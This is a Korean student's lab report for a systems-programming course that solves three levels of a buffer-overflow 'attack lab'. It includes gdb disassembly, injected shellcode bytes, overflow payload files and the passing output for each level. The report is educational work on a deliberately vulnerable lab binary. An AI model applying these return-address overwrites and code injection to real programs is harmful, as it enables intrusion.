

시스템 프로그래밍
버퍼 오버플로우를 활용한
프로그램 공격하기

학번: 20160402

이름: 최성원

제출일: 21.10.26


1. 1단계 문제

(1) 문제 기술

ctarget 내부의 main함수를 통해 test가 호출되는데 getbuf 함수로 입력을 받게 된다. getbuf 함수 내의 Gets에는 Buffer Overflow가 발생 할 수 있는 취약점이 있다. 이 취약점을 활용하여 touch1 함수를 호출한다

(2) 해답

그림 1




```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
0x00000000004017d0 <+0>:      sub    $0x18,%rsp
0x00000000004017d4 <+4>:      mov    %rsp,%rdi
0x00000000004017d7 <+7>:      callq 0x401ab8 <Gets>
0x00000000004017dc <+12>:     mov    $0x1,%eax
0x00000000004017e1 <+17>:     add    $0x18,%rsp
0x00000000004017e5 <+21>:     retq
End of assembler dump.
```

getbuf의 어셈블리 코드를 확인하면 rsp에 0x18(24비트)의 스택공간을 할당하는 것을 알 수 있다.(<+0>) 그리고 스택공간의 다음 주소에 getbuf 함수 종료 후 돌아갈 주소가 존재하기 때문에 return address에 touch1의 주소를 적어주면 touch1 함수를 실행하게 된다.

(3) 분석

그림 2



```
(gdb) p touch1
$1 = {void ()} 0x4017e6 <touch1>
(gdb)
```

touch1은 0x4017e6에 존재한다. 따라서 버퍼오버플로우가 발생하는 지점의 입력값에(나머지는 padding bit로 채움) little endian 방식으로 위의 주소를 입력하고 cat 명령어로 실행해본다.

(4) 실행결과


그림 3

```
ubuntu16@sungwon:~/sp_student_21/attack_lab$ cat ans1.txt
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
e6 17 40 00 00 00 00 00

ubuntu16@sungwon:~/sp_student_21/attack_lab$ cat ans1.txt|./hex2raw|./ctarget -q
Cookie: 0x754e7ddd
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
    user id ejlee
    course 15213-f15
    lab    attacklab
    result 3:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 E6 17 40 00 00 00 00 00
```

getbuf() stack


rsp->	0x556453f8	XX XX XX XX XX XX XX XX	sub %rsp, 0x18
		XX XX XX XX XX XX XX XX	
		XX XX XX XX XX XX XX XX	
		fd 19 40 00 00 00 00 00	return address



버퍼가 0X18의 크기로 할당이 되어있고 그 다음 번지에는 getbuf수행 후 복귀할 test
로의 return address가 저장돼있다.

Gets() 수행 후

rsp->	0x556453f8	00 00 00 00 00 00 00 00	sub %rsp, 0x18
		00 00 00 00 00 00 00 00	
		00 00 00 00 00 00 00 00	
retq 후 rsp->		e6 17 40 00 00 00 00 00	return address



ans1.txt의 내용을 저장한 후에는 0x556453f8부터 0x55645408까지 값이 저장되어야
하지만 0x55645410의 리턴값이 덮어쓰워지면서 버퍼오버플로우가 발생해 리턴값이 touch1의
주소로 덮어쓰워진다. 따라서 touch1함수를 수행한다.

2. 2단계 문제

(1) 문제 기술

이번에는 touch2 함수를 호출한다. touch2 함수는 한 개의 argument를 받아 내부에서 비교연산을 수행하기 때문에 조건에 맞는 값과 저장위치를 알아내야 한다.

(2) 해답

그림 9

```
(gdb) disas touch2
Dump of assembler code for function touch2:
0x0000000000401812 <+0>:  sub    $0x8,%rsp
0x0000000000401816 <+4>:  mov     %edi,%edx
0x0000000000401818 <+6>:  movl    $0x2,0x202cfa(%rip)    # 0x60451c <vlevel>
0x0000000000401822 <+16>: cmp     %edi,0x202cfc(%rip)    # 0x604524 <cookie>
0x0000000000401828 <+22>:  jne     0x40184a <touch2+56>
0x000000000040182a <+24>:  mov     $0x403198,%esi
0x000000000040182f <+29>:  mov     $0x1,%edi
0x0000000000401834 <+34>:  mov     $0x0,%eax
0x0000000000401839 <+39>:  callq   0x400e00 <__printf_chk@plt>
0x000000000040183e <+44>:  mov     $0x2,%edi
0x0000000000401843 <+49>:  callq   0x401cfd <validate>
0x0000000000401848 <+54>:  jmp     0x401868 <touch2+86>
0x000000000040184a <+56>:  mov     $0x4031c0,%esi
0x000000000040184f <+61>:  mov     $0x1,%edi
0x0000000000401854 <+66>:  mov     $0x0,%eax
0x0000000000401859 <+71>:  callq   0x400e00 <__printf_chk@plt>
0x000000000040185e <+76>:  mov     $0x2,%edi
0x0000000000401863 <+81>:  callq   0x401dbf <fail>
0x0000000000401868 <+86>:  mov     $0x0,%edi
0x000000000040186d <+91>:  callq   0x400e50 <exit@plt>
```

touch2 함수의 Assembly Code를 보면 %edi를 인자로 받아 %edx에 복사하고(<+4>) 또 cookie값과 비교해(<+16>) 값이 다를 경우 <touch2+56>으로 점프해 <fail>을 실행하는 것을 확인할 수 있다. 따라서 %rdi 레지스터에(64비트 머신이기 때문에 %rdi 사용) cookie값을 삽입하는 코드를 실행해 스택에 넣어줄 것이다.

그림 10

```
ubuntu16@sungwon:~/sp_student_21/attack_lab$ gcc -c shell2.s
ubuntu16@sungwon:~/sp_student_21/attack_lab$ objdump -d shell2.o

shell2.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0:  48 c7 c7 dd 7d 4e 75    mov     $0x754e7ddd,%rdi
 7:  c3                    retq
```

\$rdi에 쿠키값을 넣어주는 코드와 리턴코드를 스택의 시작주소에 넣어준다.

그림 11

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
0x00000000004017d0 <+0>:      sub    $0x18,%rsp
=> 0x00000000004017d4 <+4>:      mov    %rsp,%rdi
0x00000000004017d7 <+7>:      callq 0x401ab8 <Gets>
0x00000000004017dc <+12>:     mov    $0x1,%eax
0x00000000004017e1 <+17>:     add    $0x18,%rsp
0x00000000004017e5 <+21>:     retq
End of assembler dump.
(gdb) info reg rsp
rsp                0x556453f8      0x556453f8
```

getbuf 실행 시 스택의 시작주소를 찾아 이 값을 오버플로우가 발생하는 지점에 적어주고 그 다음 위치에는 실행할 touch2 함수의 시작주소를 적어준다.

(3) 분석

버퍼 오버플로우가 발생하는 지점(return address)에서 rdi에 쿠키값을 저장하는 명령어를 읽게 해야 한다. 따라서 스택의 시작 지점을 적어주면 그림5의 명령문을 실행하게 되고 실행 후 touch2의 주소로 이동하게 된다.

(4) 실행결과

그림 12


```
ubuntu16@sungwon:~/sp_student_21/attack_lab$ cat ans2.txt
48 c7 c7 dd 7d 4e 75 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
f8 53 64 55 00 00 00 00
12 18 40 00 00 00 00 00
ubuntu16@sungwon:~/sp_student_21/attack_lab$ cat ans2.txt|./hex2raw|./ctarget -q

Cookie: 0x754e7ddd
Type string:Touch2!: You called touch2(0x754e7ddd)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
    user id ejlee
    course 15213-f15
    lab    attacklab
    result 3:PASS:0xffffffff:ctarget:2:48 C7 C7 DD 7D 4E 75 C3 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 53 64 55 00 00 00 00 12 18 40 00 00 00 00
00
```

getbuf() stack

rsp->

0x556453f8	XX XX XX XX XX XX XX XX	sub %rsp, 0x18
	XX XX XX XX XX XX XX XX	
	XX XX XX XX XX XX XX XX	
	fd 19 40 00 00 00 00 00	return address




버퍼가 0X18의 크기로 할당이 되어있고 그 다음 번지에는 getbuf수행 후 복귀할 test
로의 return address가 저장돼있다.

Gets 실행 후

rsp->

0x556453f8	48 c7 c7 dd 7d 4e 75 c3	sub %rsp, 0x18
	00 00 00 00 00 00 00 00	
	00 00 00 00 00 00 00 00	
	f8 53 64 55 00 00 00 00	return address
	12 18 40 00 00 00 00 00	touch2




retq 후 rsp->

return address부분에 버퍼의 시작주소를 넣어 쿠키값을 저장하고 리턴하는 코드를 실행하도록 한다.

%rdi 저장코드 실행 후(retq)

rsp->

0x556453f8	48 c7 c7 dd 7d 4e 75 c3	sub %rsp, 0x18
	00 00 00 00 00 00 00 00	
	00 00 00 00 00 00 00 00	
	f8 53 64 55 00 00 00 00	버퍼 시작 주소로
	12 18 40 00 00 00 00 00	touch2



retq 후 touch2 함수를 실행한다.

2. 2_1단계 문제

(1) 문제 기술

2단계 문제와 동일하게 인자를 받아와야한다. touch2_1은 argument 두 개를 받아 내부에서 비교연산을 수행하기 때문에 두 인자의 조건에 맞는 값과 저장위치를 알아내야 한다.

(2) 해답

그림 20

```
(gdb) disas touch2_1
Dump of assembler code for function touch2_1:
0x0000000000401872 <+0>:      sub    $0x8,%rsp
0x0000000000401876 <+4>:      mov    %edi,%edx
0x0000000000401878 <+6>:      mov    %esi,%ecx
0x000000000040187a <+8>:      movl   $0x2,0x202c98(%rip)          # 0x60451c <vlevel>
0x0000000000401884 <+18>:     cmp    %esi,%edi
0x0000000000401886 <+20>:     jne    0x4018a8 <touch2_1+54>
0x0000000000401888 <+22>:     mov    $0x4031e8,%esi
0x000000000040188d <+27>:     mov    $0x1,%edi
0x0000000000401892 <+32>:     mov    $0x0,%eax
0x0000000000401897 <+37>:     callq  0x400e00 <__printf_chk@plt>
0x000000000040189c <+42>:     mov    $0x2,%edi
0x00000000004018a1 <+47>:     callq  0x401cfd <validate>
0x00000000004018a6 <+52>:     jmp    0x4018c6 <touch2_1+84>
0x00000000004018a8 <+54>:     mov    $0x403218,%esi
0x00000000004018ad <+59>:     mov    $0x1,%edi
0x00000000004018b2 <+64>:     mov    $0x0,%eax
0x00000000004018b7 <+69>:     callq  0x400e00 <__printf_chk@plt>
0x00000000004018bc <+74>:     mov    $0x2,%edi
0x00000000004018c1 <+79>:     callq  0x401dbf <fail>
0x00000000004018c6 <+84>:     mov    $0x0,%edi
0x00000000004018cb <+89>:     callq  0x400e50 <exit@plt>
```

touch2_1 함수의 Assembly Code를 보면 <+4> <+6>에서 %edi와 %esi를 인자로 받아 <+18>에서 비교 연산을 시행하고 값이 다를 경우 <touch2_1+54>로 점프해 <fail>을 실행하는 것을 확인할 수 있다. 따라서 %rdi, %rsi 레지스터에(64비트 머신이기 때문) 동일한 값을 삽입하는 코드를 실행해 스택에 넣어줄 것이다.

그림 21

```
ubuntu16@sungwon:~/sp_student_21/attack_lab$ objdump -d shell_2_1.o
shell_2_1.o:          file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0:  48 c7 c7 01 00 00 00    mov    $0x1,%rdi
 7:  48 c7 c6 01 00 00 00    mov    $0x1,%rsi
e:  c3                      retq
```

%rdi, %rsi 레지스터에 각각 0x1이라는 동일한 값을 지정하여 삽입하는 코드와 리턴코드를 스택의 시작주소에 넣어준다.

그림 22

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x00000000004017d0 <+0>:      sub    $0x18,%rsp
=>  0x00000000004017d4 <+4>:      mov    %rsp,%rdi
   0x00000000004017d7 <+7>:      callq 0x401ab8 <Gets>
   0x00000000004017dc <+12>:     mov    $0x1,%eax
   0x00000000004017e1 <+17>:     add    $0x18,%rsp
   0x00000000004017e5 <+21>:     retq
End of assembler dump.
(gdb) info reg rsp
rsp                0x556453f8                0x556453f8
```

getbuf에서 buffer를 할당하는 스택의 시작 주소를 찾는다. 0x556453f8

(3) 분석

그림 9에서 레지스터 값을 할당하고 리턴하는 코드를 스택의 시작주소에 넣어두고 오버플로우가 발생하는 지점에서 이 코드를 읽도록 한다. 그 다음 지점에는 touch2_1의 시작주소를 입력하여 touch2_1함수를 실행 할 수 있도록 하고 리턴 후 %rdi, %rsi 레지스터가 각각 0x1이라는 동일한 값을 가지기 때문에 PASS가 수행된다.

(4) 실행결과


그림 23

```
ubuntu16@sungwon:~/sp_student_21/attack_lab$ cat ans2_1.txt
48 c7 c7 01 00 00 00 48
c7 c6 01 00 00 00 c3 00
00 00 00 00 00 00 00 00
f8 53 64 55 00 00 00 00
72 18 40 00 00 00 00 00
ubuntu16@sungwon:~/sp_student_21/attack_lab$ cat ans2_1.txt|./hex2raw|./ctarget
-q
Cookie: 0x754e7ddd
Type string:Touch2_1!: You called touch2_1(0x00000001, 0x00000001)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
    user id ejlee
    course 15213-f15
    lab    attacklab
    result 3:PASS:0xffffffff:ctarget:2:48 C7 C7 01 00 00 00 48 C7 C6 01 00
00 00 C3 00 00 00 00 00 00 00 00 00 00 00 F8 53 64 55 00 00 00 00 72 18 40 00 00 00 00
00
```


getbuf() stack

rsp->

0x556453f8	XX XX XX XX XX XX XX XX	sub %rsp, 0x18
	XX XX XX XX XX XX XX XX	
	XX XX XX XX XX XX XX XX	
	fd 19 40 00 00 00 00 00	return address




버퍼가 0X18의 크기로 할당이 되어있고 그 다음 번지에는 getbuf수행 후 복귀할 test
로의 return address가 저장돼있다.

Gets 수행 후

rsp->

0x556453f8	48 c7 c7 01 00 00 00 48	sub %rsp, 0x18
	c7 c6 01 00 00 00 c3 00	
	00 00 00 00 00 00 00 00	
	f8 53 64 55 00 00 00 00	return address
	72 18 40 00 00 00 00 00	touch2_1




retq 후 rsp->

return address부분에 버퍼의 시작주소를 넣어 레지스터값을 저장하고 리턴하는
코드를 실행하도록 한다.

%rdi, %rsi 저장 코드 수행 후(retq)

rsp->

0x556453f8	48 c7 c7 01 00 00 00 48	sub %rsp, 0x18
	c7 c6 01 00 00 00 c3 00	
	00 00 00 00 00 00 00 00	
	f8 53 64 55 00 00 00 00	return address
	72 18 40 00 00 00 00 00	touch2_1



retq 후 touch2_1 함수를 실행한다.